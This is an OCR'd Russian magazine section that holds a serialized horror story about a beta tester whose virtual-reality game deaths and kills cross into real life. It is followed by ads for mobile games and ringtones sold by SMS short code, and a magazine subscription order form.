* * *

Андрей разулся, «футбольнул» кроссовки под шкаф и, сдирая на ходу с пакета бумагу, прошел к своему компьютеру. Внутри лежали DVD-шник и очки виртуальной реальности. DVD-диск был самым обычным, без красочных штампованных рисунков и эмблем. Просто болванка с пометкой «для бета-тестера». Подумать только, внутри этой алюминиевой жестянки помещался целый мир. Очки оказались легкими и изящными – ничего общего с теми громоздкими шлемами, которые использовали 20 лет назад. На правом ободке значилась крохотная подпись: «VRI». Как ему объяснили, очки были собственной разработкой компании, и будут поставляться вместе с DVD-игрой. Нужно было только установить для них драйвера, и можно начинать играть. Процесс инсталляции был стандартным и много времени не занял. Когда все закончилось, Андрей поудобнее уселся в свое старенькое кресло, надел очки и запустил загрузчик.
Не было ни меню, ни заставок — ничего. Только руины какой-то древней крепости, посреди которых он находился, с удивлением оглядываясь по сторонам. Прорыв, который сделали парни из «ВРИ», оказался колоссальным. Все: небо, деревья, разрушенные камни, олененок, с любопытством глядящий на него, — поражало реалистичностью. Он пошарил пальцами по клавиатуре, пытаясь отыскать управление. Разработчики не стали мудрить и оставили стандартную WASD-раскладку. Только вот непонятно, кем ему доводилось играть. Андрей привык, что в играх такого рода в начале нужно выбирать себе персонажа, формировать ему внешность, имя и прочие атрибуты. Здесь он просто был собой. Невдалеке виднелась протоптанная дорога. Выйдя на нее, Андрей заметил указатель. Стрелка направо указывала на «Хойлу», налево — в какой-то «Чикизан». Названия ничего ему не говорили, поэтому он выбрал наугад правую сторону и побрел по дороге, надеясь встретить каких-нибудь разумных существ.
В компании ему ничего не сказали о целях игры, об обитателях и законах мира Мезы. Единственное, что он узнал, — этот мир опасен. И если твоего героя в нем убьют, следующие 24 часа ты не сможешь зайти в мир. Наверное, это ограничение ввели, чтобы игроки были осторожнее и ценили жизнь внутри. Впрочем, Андрей не сомневался, что опыт, полученный в MMORPG и в других онлайновых мирах, поможет ему избежать любые проблемы.
Через какое-то время пешей прогулки, он увидел впереди облако пыли. Андрей попытался разглядеть что-то, но смог это сделать только тогда, когда источник пыли приблизился. Прямо на него во весь опор скакал рыцарь, облаченный в латы. Теперь Андрей, по крайней мере, знал, что попал в какой-то средневековый мир. Он попытался сообразить, что сказать всаднику. В голове теснилось так много вопросов, но он не был даже уверен, что тот захочет что-то объяснять. Или, вообще, поймет его. Тем временем рыцарь приблизился совсем близко. Андрей сдвинулся к краю дороги и жестом попросил остановиться, но всадник и не думал замедлять ход. А когда они поравнялись, Андрей заметил, что в его руках появилось копье, направленное прямо на него.
А затем наступила тьма.
Андрей сорвал с себя очки и взглянул на экран. Ни всадника, ни дороги на нем не было — только привычный рабочий стол. Игра закрылась и, сколько Андрей ни клацал на иконку, не думала запускаться. Дурацкое ограничение! Могли бы снять для бета-тестеров. Вместо того чтобы делать свою работу, приходилось тупо ждать. Да и как он мог так подставиться. Ребенок бы понял, что от несущегося на тебя всадника с копьем наперевес, ничего хорошего ждать не стоит. Ну ничего, в следующий раз он будет осторожнее.
Внезапно Андрей почувствовал усиливающееся жжение в области груди. Он почесал это место, но жжение только усилилось. Тогда он приподнял футболку…
Как раз на том месте, куда должна была угодить пика рыцаря, был большой фиолетовый синяк.

* * *

Весь день Андрей провел, маясь от досады, что не может вернуться в мир и разобраться с обидчиком. Он даже написал письмо во «ВРИ», поинтересовавшись, можно ли как-нибудь снять ограничение. Но до вечера ему никто так и не ответил. Когда стемнело, Андрей решил схо-



дить на улицу в кои-то веки прогуляться, заодно купить продуктов.
Жжение в груди прошло, чего не скажешь о синяке. Андрей был достаточно здравомыслящим человеком, чтобы не причислять это к мистике. Вероятно, во время игры слишком увлекся и не заметил, как ударился об угол стола. Он не знал, как мог сразу не заметить боли, но другого объяснения не было. Не мог же персонаж компьютерной игры ранить его на самом деле?
Свежий уличный воздух проветрил голову, и думать стало легче. Москва погружалась в огни. Даже здесь, вдалеке от центра, повсюду горели яркие витрины и вывески. Люди спешили домой после рабочего дня и, глядя на них, Андрей подумал, насколько сильно их жизнь отличается от его собственной. Вряд ли они могли понять его. Глядя на него, сидящего месяцами за монитором и ни с кем не разговаривающего, они бы посчитали, что он глубоко несчастен и одинок. Но это было не так. Андрей жил не в квартире, не в Москве, он жил в онлайновых мирах, которые были ему намного интереснее. И когда он выходил на улицу, то ощущал себя в чужой реальности. В мир, приносящий только дискомфорт и желание поскорее выбраться из него.
Размышляя об этом, Андрей внезапно почувствовал на себе чей-то пронзительный взгляд. Он слышал о таком, когда ты не видишь, но всем телом ощущаешь, как кто-то смотрит на тебя. Не просто так. Наблюдает. Выжидает. Сам он этого раньше никогда не испытывал, но сам собой дискомфорт возникнуть не мог. Обернувшись, Андрей осмотрел все вокруг. Ничего подозрительного. Обычные люди, проходящие мимо по своим делам, разве что мельком обратившие внимание на остановившегося посреди улицы парня.
Андрей пошел дальше и, дойдя до конца переулка, зашел в продуктовый магазин. Но и здесь тревожное чувство не покидало его.
— Батон «Нарезного», колу, килограммовую пачку пельменей «Колпинские» и 2 пиццы «Дока», — обратился он к новенькой продавщице, которую здесь раньше не видел.
Девица усмехнулась и принялась доставать продукты. Что-то в ней казалось неправильным, но что именно, Андрей не знал. Просто чувствовал.
— 236 рублей 70 копеек, – сообщила продавщица.
— Андрей положил продукты в сумку и, провожаемый ее усмехающимся взглядом, вышел из магазина.
Через 20 шагов он понял в чем дело. Одежда! Она была одета не как продавщица. И ее бежевый костюм он уже где-то видел. И тут же вспомнил где. Людмила! Это, конечно, могло быть совпадением, мало ли женщин в Москве ходят в таком костюме. Но почему продавщица стала бы его надевать? Это казалось до того нелепым, что Андрей повернулся назад и, сам не понимая зачем, вернулся в магазин. Вместо той девицы за прилавком стояла давно знакомая тетенька в обычной рабочей одежде с фартуком.
— Скажите, а где продавщица, которая отпускала 5 минут назад?
— 5 минут, как и 5 часов назад, отпускала только я.
— Но я только что покупал у нее продукты.
— Вы, молодой человек, наверное, ошиблись магазином.
Сбитый с толку Андрей, возвращался домой. Ошибиться он, конечно, не мог. Так что оставался только один вариант – тетка ему врала. Но зачем?
Подходя в дому, Андрей заметил, что в окне его квартиры горит свет. Он мог поклясться, что выключал его перед уходом.

* * *

Он оказался совершенно в другом месте. Это был какой-то пещерный город, окутанный сумерками и сыростью. Повсюду сновали одетые в тряпье и шкуры люди. Грязные, суетливые, они напоминали муравьев, которые хаотично передвигаются по муравейнику. Внешне они были совершенно нормальными, только кожа у всех чрезмерно бледная, а мужчины все как один – с бородами. На Андрея никто не обращал внимания.
— Скажите, где я нахожусь? – спросил он у пробегавшего мимо человека.
Тот совершенно дикими глазами посмотрел на чужака и, не ответив, ринулся дальше.
Вторая и третья попытки заговорить с туземцами тоже не увенчались успехом. Тогда Андрей решил исследовать пещеры.
Стенки гротов были гладкими, как будто их кто-то специально отшлифовывал, вдоль коридоров через небольшие промежутки горели факелы. Также повсюду были видны надписи на непонятном языке. Похожие на иероглифы, но с изображением уродливых человечков. Коридоры гротов периодически сменялись широкими залами, где толпились пещерные люди и делали какую-то работу. Долбили камни, вычесывали шкуры животных… они как будто сошли со страниц школьных учебников по истории, где рассказывалось о древних людях во времена мамонтов. Только жили они под землей, а не на поверхности. Как глубоко — Андрей не знал, как и не знал где выход. Он попытался снова обратиться к местному жителю, но люди от него шарахались как от чумного. Краем глаза он видел, как они тайком шушукаются между собой, глядя на него.
Когда Андрей уже устал петлять в лабиринтах и присел отдохнуть на испещренный иероглифами валун, к нему подошли двое туземцев и стали активно жестикулировать, выкрикивая непонятные фразы. Они были похожи на пещерных полицейских: на груди носили знак в виде трехконечной звезды, а за поясом носили короткие каменные дубинки
— Хрува даха, мулго то, ну! – усердствовал один из них, показывая на Андрея и затем на камень.
Андрей жестами объяснил, что не понимает.
— Ну! Ну! Гата! – повторил пещерный полицейский и Андрей понял,



что, присев здесь, он совершил что-то нехорошее. После того как он встал, туземец приказал следовать за ним.
Шли они достаточно долго, и по пути Андрей успел понаблюдать за здешней жизнью. Как он понял, разные залы служили для разных целей. В одном Андрей распознал базарную площадь, в другом – игорное заведение. Чем дальше, тем проход становился просторнее и ухоженнее. В конце концов троица оказалась в огромном холе, заполненном сталактитами и сталагмитами. Вместо дальней стены над ними возвышались бетонные ворота с выдолбленными на них фигурками мифических животных. У ворот стояли десятки туземцев. Одни охраняли вход с каменным оружием в руках, другие держали толстые веревки, прикрепленные к вратам. Когда Андрей с конвоем подошли, привратники потянули веревки, и гигантские дверцы стали медленно, с громыханием, открываться.
Глазам Андрея открылся просторный зал, украшенный колоннами и статуями. В конце его на троне сидел человек в окружении слуг. Правитель этого места.
Полицейские подтолкнули пленника ко входу и удалились, их сменили туземцы, стоявшие у врат изнутри. Они подвели Андрея на безопасное расстояние к своему королю и стали по бокам, готовые в любую минуту наброситься на него, если чужак сделает какую-то глупость.
— Приветствую, владыка. Я пришел с миром! – сообщил Андрей, вспомнив обращения к королям из фэнтези-книг.
Пещерный король был крупнее всех остальных жителей, весь в белых мехах, подчеркивающих его положение. На нем не было короны, но лицо закрывала маска, украшенная такими же иероглифами, какие Андрей видел на стенах.
— С миром, говоришь, чужеземец? – воскликнул человек на троне.
Андрей облегченно вздохнул. Хоть кто-то в этом месте его понимает.
— Зачем тогда ты пытался осквернить «Камень Памяти»?
— Не знал я, владыка, что это «Камень Памяти». Иначе не посмел бы.
— Кто ты и как попал ты в мои владения?
— Зовут меня Андрей. А как попал — для меня самого загадка.
— Никто не может оказаться в подземном царстве Каменойл случайно. Отвечай мне! – грозный голос короля показался Андрею знакомым.
— Не гневайтесь, правитель. Я впервые в этих землях и заблудился.
— Ты знаешь, какая судьба постигала твоих предшественников?
— Не знаю, правитель, – ответил Андрей, хотя догадывался, что ничего хорошего их здесь ждать не могло.
— Неминуемая, мучительная смерть. У тебя есть единственная возможность избежать ее — выдать истинную причину своего появления здесь! Иначе пеняй на себя.
— Но, владыка, я действительно оказался здесь по чистой случайности, и, увидев, как искривилось от гнева лицо подземного правителя, Андрей понял, что совершил ошибку. Но было уже поздно.
Король на туземном языке что-то приказал своим слугам, показывая на пленника, и они тут же скрутили его руки.
— Ты будешь казнен. Немедленно.
Но так просто Андрей сдаваться не собирался. В нем тоже проснулась злость, оттого что никто даже не собирался выслушать пленника, не говоря уже о том, чтобы оказать ему радушный прием. Злость прошлась по всему телу, и Андрей ощутил в изменения в нем. На лицах туземцев появились удивление и ужас: они смотрели, как тело пленника принялось источать красный свет, а вместе с ним — жар. Охранники, только что державшие его за руки, рухнули на пол и корячились от боли, их перчатки дымились и источали запах паленой кожи.
Андрей не собирался убивать своих обидчиков. Но остановить проснувшуюся в нем силу не мог. Люди, находящиеся в зале, падали один за другим, охваченные пламенем. Последним на полу оказался подземный король. Жар, исходящий из тела Андрея, тут же спал. Он подошел к трону, перевернул владыку на спину и снял с него маску.
На него мертвыми глазами смотрел его лучший друг Жорик.

* * *


Андрей сорвал с себя очки.
— Какого черта? – выругался он. Это было бессмысленно. Каким образом «ВРИ» могла воспроизвести в Мезе образ его друга? Можно было допустить, что Жорика тоже каким-то образом оказался в команде тестеров и попал в этот мир, но почему он вел себя так, как будто они не знакомы? Они вдвоем играли во множество игр, даже познакомились много лет назад в Lineage 2. И всегда путешествовали вместе, помогая друг другу…
Лучшим способом все узнать, было позвонить самому Жорику.
Андрей набрал номер его мобильника, но телефон молчал. В аське его тоже не было. Андрей продолжал звонить. Наконец, на 6-й раз ему ответил рыдающий голос матери друга. Андрей смутился, услышав всхлипывания, но спросил:
— Здравствуйте. А Жору можно?
Слова посыпались непрерывным потоком, и Андрей с трудом пытался разобрать, что пытается ему сказать женщина.
— Он сид..дел, куш..шал на кухне, п..потом… Я н..не знаю. Он п..просто стал гореть на г..глазах. К..кожа зап..пузырилась. Господи, да что же это? – рыдала женщина. – Андрюша, это ты? Ой г..горе-то. Я скорую вызвала, с..сейчас приедут. Господи помилуй!
Андрей сбросил разговор и в какой-то прострации посмотрел на экран с застывшим на нем тронным залом. В этот момент в коридоре квартиры, тихо скрипнув, открылась входная дверь.

Продолжение следует 

Игры

www.MOBILE.RELAX.ru

Age of Heroes: Армия Мрака
Код загрузки: 31189




Над миром вновь нависла угроза подземного мрака, мертвецы встали из своих могил, чтобы очистить землю от живых, им движет вечный голод и чья-то злая воля.

Тебе предстоит спасти человечество от порождений тьмы. Путь героя непрост, его подстерегают опасные приключения и сложные задания, но отважные воины готовы присоединиться к твоей армии, а те, кто на светлой стороне, укажут правильный путь. Магия и артефакты надежно послужат тебе. Спаси мир от нечисти!

Список телефонов, на которых можно играть: **LG** C1100, F2100, G5400, G5500, G7000A, G7030, G7050, G7100; **Motorola** C380, C390, C650, E1000, E1060, E1120, V180, V188, V220, V300; **Nokia** 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3650, 3660, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6101, 6108, 6170, 6200, 6220, 6230, 6230i,6260, 6600, 6610, 6610i, 6620, 6630, 6670, 6680, 6681, 6682, 6800, 6810, 6820, 6820a, 6822, 7200, 7210, 7250, 7250i, 7260, 7270, 7600, 7610, 7650, 8800, 8801, N-Gage, N-Gage-QD; Sagem My V65; **Samsung** C100, C110, C200, C210, D410, D500, E100, E300, E330, E600, E610, E630, E700, E710, E715, E720, E800, E810, E850, P400, P700, P730, S100, S300, X100, X120, X140, X400, X450, X460, X480, X600, X610, X640; **Sharp** GX-E30, GX10, GX15, GX20, GX25, GX30, GX32; **Siemens** A65, C60, C65, CV65, CX65, CX70, CX75, M55, M65, M75, MC60, S55, S65, SK65, SL55, SL65, SX1; **Sony Ericsson** D750i, F500i, J210i, J300i, K300i, K500i, K600, K700i, K750i, S600, T610, T630, V800, W800, Z1010, Z520, Z600, Z800

Stirlitz
Код загрузки: 31190




Самая веселая бродилка для мобильных телефонов позволит Вам погрузиться в борьбу с коварным диктатором. Остановите безумца и его солдат. Помогите разведчику собрать все тайны и секретные бумаги.

Скучать не придется, ведь предстоит пройти 15 уровней в 3 совершенно разных мирах, протя-женностью более 300 экранов. Горы разнообразных противников, мощное оружие для их уничтожения и отличная физика игрового движка - вот чем отличается "Stirlitz" от других подобных игр.

Список телефонов, на которых можно играть: **LG** C1100, G5400, G5500, G7000A, G7030, G7050, G7100; **Motorola** C380, C390, C650, E1000, E1060, E1120, E398, E550, RazrV3, V180, V188, V220, V300, V330, V400, V500, V525, V535, V545, V547, V550, V551, V555, V600, V620, V635, V80; **Nokia** 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3510i, 3530, 3650, 3660, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6101, 6108, 6170, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6620, 6630, 6670, 6680, 6681, 6682, 6800, 6810, 6820, 6820a, 6822, 7200, 7210, 7250, 7250i, 7260, 7270, 7600, 7610, 7650, 8800, 8801, 8910i, N-Gage, N-Gage-QD; **Samsung** C100, C110, C200, C210, D410, D500, E100, E300, E330, E600, E610, E630, E700, E710, E715, E720, E800, E810, E820, E850, P400, P700, P730, S100, S300, X100, X120, X140, X400, X450, X460, X480, X600, X610, X640; **Sharp** GX-E30, GX10, GX15, GX20, GX25, GX30, GX32; **Siemens** A65, C60, C65, CV65, CX65, CX70, CX75, M55, M65, M75, MC60, S55, S65, SK65, SL55, SL65, SX1; **Sony Ericsson** D750i, F500i, J210i, J300i, K300i, K500i, K600, K700i, K750i, S600, S700i, T610, T630, V800, W800, Z1010, Z520, Z600, Z800

Алеша Попович и Тугарин Змей
Код загрузки: 31187





Веселая история, где есть место приключениям Алеши и его друзей, любви главного героя и красавицы Любавы, по мотивам мультфильма "Алеша Попович и Тугарин Змей". И вечно Алеше старается помочь говорящий конь Юлий.

Тугарин Змей похитил красавицу Любаву. Чтобы спасти от злого Тугарина свою любовь, Алеше Поповичу придется преодолеть множество препятствий и ловушек, победить всех врагов и прислушиваться к советам друзей.

Список телефонов, на которых можно играть: **LG** C1100, F2100, G5400, G5500, G7000A, G7030, G7050, G7100; **Motorola** C380, C390, C650, E1000, E1060, E1120, E398, E550, RazrV3, V180, V188, V220, V300, V330, V400, V500, V525, V535, V545, V547, V550, V551, V555, V600, V620, V635, V80; **Nokia** 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3510i, 3530, 3650, 3660, 5100, 5140, 6020, 6021, 6100, 6101, 6108, 6170, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6620, 6630, 6650, 6670, 6680, 6681, 6682, 6800, 6810, 6820, 6822, 7200, 7210, 7250, 7250i, 7260, 7270, 7600, 7610, 7650, 8910i, N-Gage, N-Gage-QD; **Sagem** My V65; **Samsung** C100, C110, C200, C210, D410, D500, E100, E300, E330, E600, E610, E630, E700, E710, E715, E720, E800, E810, E820, E850, P400, P700, P730, S100, S300, X100, X120, X140, X400, X450, X460, X480, X600, X610, X640; **Sharp** GX-E30, GX10, GX15, GX20, GX25, GX30, GX32; **Siemens** A65, C60, C65, CV65, CX65, CX70, CX75, M55, M65, M75, MC60, S55, S65, SK65, SL55, SL65, SX1; **Sony Ericsson** D750i, F500i, J300i, K300i, K500i, K600, K700i, K750i, S600, S700i, T610, T630, V800, W800, Z500i, Z520, Z600, Z800

Бумер
Код загрузки: 31186





...По ночным улицам Москвы мчится черный BMW, уходящий от погони. Цепь роковых событий с разборками и стрельбой поставила четырех героев - четырех друзей - вне закона. И в жизни без правил им нет пути назад...

Тебе предстоит уходить от погони, сопровождать дальнобойщиков, встревать в разборки и отстреливаться. Даже на дороге, которую лучше не выбирать, приходится постоянно доказывать. что круче тебя нет никого. А как это сделать - вспоминай фильм, он будет самой лучшей подсказкой.

Список телефонов, на которых можно играть: **LG** C1100, G5400, G5500, G7000A, G7030, G7050, G7100; **Motorola** C380, C390, C650, E1000, E1060, E1120, V180, V188, V220; **Nokia** 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3650, 3660, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6101, 6108, 6170, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6620, 6630, 6670, 6680, 6681, 6682, 6800, 6810, 6820, 6820a, 6822, 7200, 7210, 7250, 7250i, 7260, 7270, 7600, 7610, 7650, 8800, 8801, N-Gage, N-Gage-QD; **Samsung** C100, C110, C200, C210, D410, D500, E100, E300, E330, E600, E610, E630, E700, E710, E715, E720, E800, E810, E820, E850, P400, P700, P730, S100, S300, X100, X120, X140, X400, X450, X460, SGH-X480, X600, X610, X640; **Sharp** GX-E30, GX10, GX15, GX20, GX25, GX30, GX32; **Siemens** A65, C60, C65, CV65, CX65, CX70, CX75, M55, M65, M75, MC60, S55, S65, SK65, SL55, SL65, SX1; **Sony Ericsson** F500i, J210i, J300i, K300i, K500i, K600, K700i, K750i, S600, T610, T630, V800, W800, Z1010, Z500i, Z520, Z600, Z800

Жмурки
Код загрузки: 31318




90-е годы XX века. Время не просто криминала, а полного беспредела. Эпоха стрелок, нарядов от Версаче и шестисотых мерсов. Ваш босс влез в очередную череду разборок, а разбираться приходиться вам...

В игре много узнаваемых моментов из одноименного фильма. Черный юмор, которого предостаточно и в фильме, есть и в игре. Морг, лаборатория, улица, квартира - везде вас ждут беспощадные противники, которые понимают только один аргумент - силу оружия. Объясните им, кто рамсы попутал и за базар отвечать будет. Главное, самому не зажмуриться...

Список телефонов, на которых можно играть: **Motorola** C380, C390, C650, T720, T720i, T722, T722i, V180, V188, V220; **Nokia** 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3510i, 3530, 3660, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6108, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6620, 6630, 6670, 6800, 6810, 6820, 6820a, 6822, 7200, 7210, 7250, 7250i, 7260, 7610, 7650, 8800, 8801, 8910i, N-Gage, N-Gage-QD; **Samsung** C100, C110, C200, E100, E300, E330, E600, E630, E700, E710, E715, E720, E800, E810, E820, E850, P400, S100, S300, X100, X450, X460, X480, X600, X610, X640; **Siemens** A65, C60, C65, CX65, CX70, CX75, M55, M65, M75, MC60, S55, S65, SK65, SL55, SL65, SX1; **Sony Ericsson** D750i, F500i, K500i, K600, K700i, K750i, V800, W800, Z1010, Z800

Russian Star - Krystina
Код загрузки: 31319



Russian Stars. Волнующая и обаятельная супермодель Кристина из России. Вы будете потрясены ее красотой, Вы не сможете противостоять ее страсти, Вы будете очарованы ее соблазнительной фигурой. Сегодня она будет позировать специально для Вас.

Russian Stars - это великолепное качество слайдов, волшебное шоу соблазнов с беспрецендентно удобным управлением и великолепными возможностями. Соблазнительная и волнующая русская супермодель Кристина силой своей страсти очарует Вас.

Список телефонов, на которых можно играть: **LG** C1100, G1600, G1610, G5400, G5500, G7000, G7030, G7050, G7100; **Motorola** C380, C650, E1000, E1060, E1120, E398, E550, RazrV3, T720, T720i, T722, T722i, V180, V188, V220, V300, V400, V500, V535, V545, V547, V550, V551, V555, V600, V620, V80; **Nokia** 2650, 3100, 3120, 3200, 3220, 3300, 3510i, 3530, 3650, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6108, 6110, 6170, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6620, 6630, 6800, 6810, 6820, 6820a, 6822, 7200, 7210, 7250, 7250i, 7260, 7600, 7610, 7650, 8800, 8801, 8910i, N-Gage, N-Gage-QD; **Samsung** C100, C110, C200, D410, D500, E700, E710, E720, E800, E810, E820, E850, P400, P730, S100, S300, X100, X120, X400, X450, X460, X480, X600, X610; **Sharp** GX-E30, GX20, GX30, GX32; **Siemens** C60, C65, CF62, CX65, CX70, M55, M65, MC60, S55, SL55, SL65, SX1; **Sony Ericsson** F500i, K500i, K700i, T610

Инструкция по закачке:
1) Создайте SMS-сообщение, в котором укажите код загрузки игры;
2) Отправьте созданное SMS-сообщение на короткий номер **9955***;
3) Дождитесь прихода ответного SMS-сообщения, содержащего ссылку на игру;
4) Используя WAP браузер Вашего телефона, перейдите по полученной ссылке и осуществите загрузку и установку выбранной Вами игры.

Стоимость игры: $2.5/75 руб. (без НДС)

9955

* для абонентов **«Мотив»** короткий номер **6655**



Больше ПОДАРКОВ хороших и разных!

Подари своей девушке ее любимую мелодию!





Отправь другу прикольную картинку!


Просто укажи в sms-сообщении после **кода заказа номер телефона**. Например: **XXXXX 79011234567**, где **XXXXX** код картинки или мелодии, а **79012345679** полный номер телефона. В качестве подарка ты можешь отправлять мелодии, картинки, java-игры или гороскопы.

Стоимость услуги и короткий номер соответствует выбранному сервису. Например: Мелодии - 0,75 у.е., sms на номер 9922. Java-игры - 2,5 у.е., sms на номер 9955. Гороскопы - 0,15 у.е., sms на номер 9988.
Вы не можете делать подарки абонентам Билайна.





Цветные картинки

Больше на WAP.RELAX.RU

31270	31271	31305	31275	31310	31273
31300	31298	31290	31284	31327	31289
31320	31288	31304	31287	31321	31312
31285	31286	31313	31314	31332	31333
31335	31334	31331	31325	31326	31278
31322	31323	31296	31324	31297	31292
31291	31295	31328	31329	31330	31311

MOBILE на RELAX.ru

9922

Отправь SMS на короткий номер*

Мелодии

Стоимость сообщения **$0,75**

Исполнитель / Название	Полифония	Монофония (Nokia)	Монофония (Siemens)	Монофония (EMS)
Akon / Lonely NEW	31175	3117501	3117503	3117502
Arash / Tike Tike Kardi	31267	3126701	3126703	3126702
Axel F / Crazy Frog	31161	3116101	3116103	3116102
David Guetta / The World is Mine	31163	3116301	3116303	3116302
Gorillaz / Feel Good Inc.	31169	3116901	3116903	3116902
Gwen Stefani / Cool NEW	31166	3116601	3116603	3116602
Moby / Lift Me Up	31172	3117201	3117203	3117202
Timo Maas & Brian Molko / First Day	31164	3116401	3116403	3116402
DJ Nil & X-mode / Animals	31173	3117301	3117303	3117302
Neo-Master / Прогноз погоды	31268	3126801	3126803	3126802
Билан Дима / Как хотел я NEW	31162	3116201	3116203	3116202
Братья Гримм / Ресницы	31167	3116701	3116703	3116702
Венгеров & Федорофф / Кавказская пленница	31174	3117401	3117403	3117402
Гости из будущего / Я знаю только лучшее...	31170	3117001	3117003	3117002
Зацепин Антон / Улетаю	31171	3117101	3117103	3117102
Корни / 25 Этаж	31165	3116501	3116503	3116502
Маликов Дмитрий / С чистого листа	31269	3126901	3126903	3126902
Фактор 2 / Красавица NEW	31168	3116801	3116803	3116802

Звуки

Только для телефонов: Samsung - все многоголосные модели, Alcatel 535/735, SonyEricsson - все многоголосные модели, Nokia 3650/3660/7650/6600/6230/N-Gage, Sagem MyX.

Индейские барабаны	31176	Демонический смех	31180
Звонок старого телефона	31177	Звук модема	31184
Гром	31183	Женский оргазм	31182
Голос робота	31179	"Mailman, You've got the message" (голос)	31181
Радостный смех	31178	F**k you (голос)	31185

Для абонентов: МТС, «Билайн», «Мегафон», Теле2, Цифровая Экспансия, Байкалвестком, Енисейтелеком, Индиго (Коми, В.Новгород, Архангельск), «Мотив», НТК, Астрахань-GSM, Ярославль-GSM, Ульяновск-GSM, Уралсвязьинформ, ON (Татинком-Т), ON-GSM

Инструкция

Для получения мелодии или картинки пошлите SMS-сообщение, содержащее код на короткий номер **9922** (* для абонентов **«Мотив»** короткий номер - **6622**). Вам придет сообщение, содержащее мелодию или картинку (либо wap-ссылку). Ссылка действительна в течение 24 часов. В случае ошибочного запроса, услуга будет считаться оказанной. Для получения полифонических мелодий, звуков или цветных картинок необходимо подключить услугу WAP/GPRS у своего оператора.

Полифонические мелодии доступны для многоголосных телефонов.
Цветные картинки доступны для телефонов с цветным экраном.
Монофонические мелодии доступны для телефонов Nokia и Samsung.
EMS-мелодии доступны для одноголосных телефонов: Alcatel, Motorola, Panasonic, Pantech, Phillips, Siemens, SonyEricsson.

СТОИМОСТЬ запроса у операторов Байкалвестком, Енисейтелеком - $0,6 (без НДС); МТС, «Билайн», «Мегафон», Теле2, Цифровая Экспансия, НТК - $0,75 (без НДС) (для игр - $2,5); Ярославль-GSM, Ульяновск-GSM, ON (Татинком-Т), Индиго (Коми, Архангельск, В.Новгород) - 18 руб. (без НДС); ON-GSM (Саратов), Астрахань-GSM, «Мотив», Уралсвязьинформ - 23 руб. (без НДС) (для игр - 75 рублей). Входящие SMS - бесплатно.

Служба поддержки mobile.support@relax.ru.

Лицензия №33353 выдана Федеральной службой по надзору в сфере связи



ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD		«Хакер»+DVD		«Хакер»+«Хакер Спец»	
840р	ЗА 6 МЕСЯЦЕВ	**990р**	ЗА 6 МЕСЯЦЕВ	**1830р**	ЗА 6 МЕСЯЦЕВ
1620р	ЗА 12 МЕСЯЦЕВ	**1920р**	ЗА 12 МЕСЯЦЕВ	**3600р**	ЗА 12 МЕСЯЦЕВ

Как оформить заказ?

1. **Заполнить купон и квитанцию**
2. **Перечислить стоимость подписки через Сбербанк**
3. **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**

- по электронной почте: subscribe@glc.ru;
- по факсу: 780.88.24;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

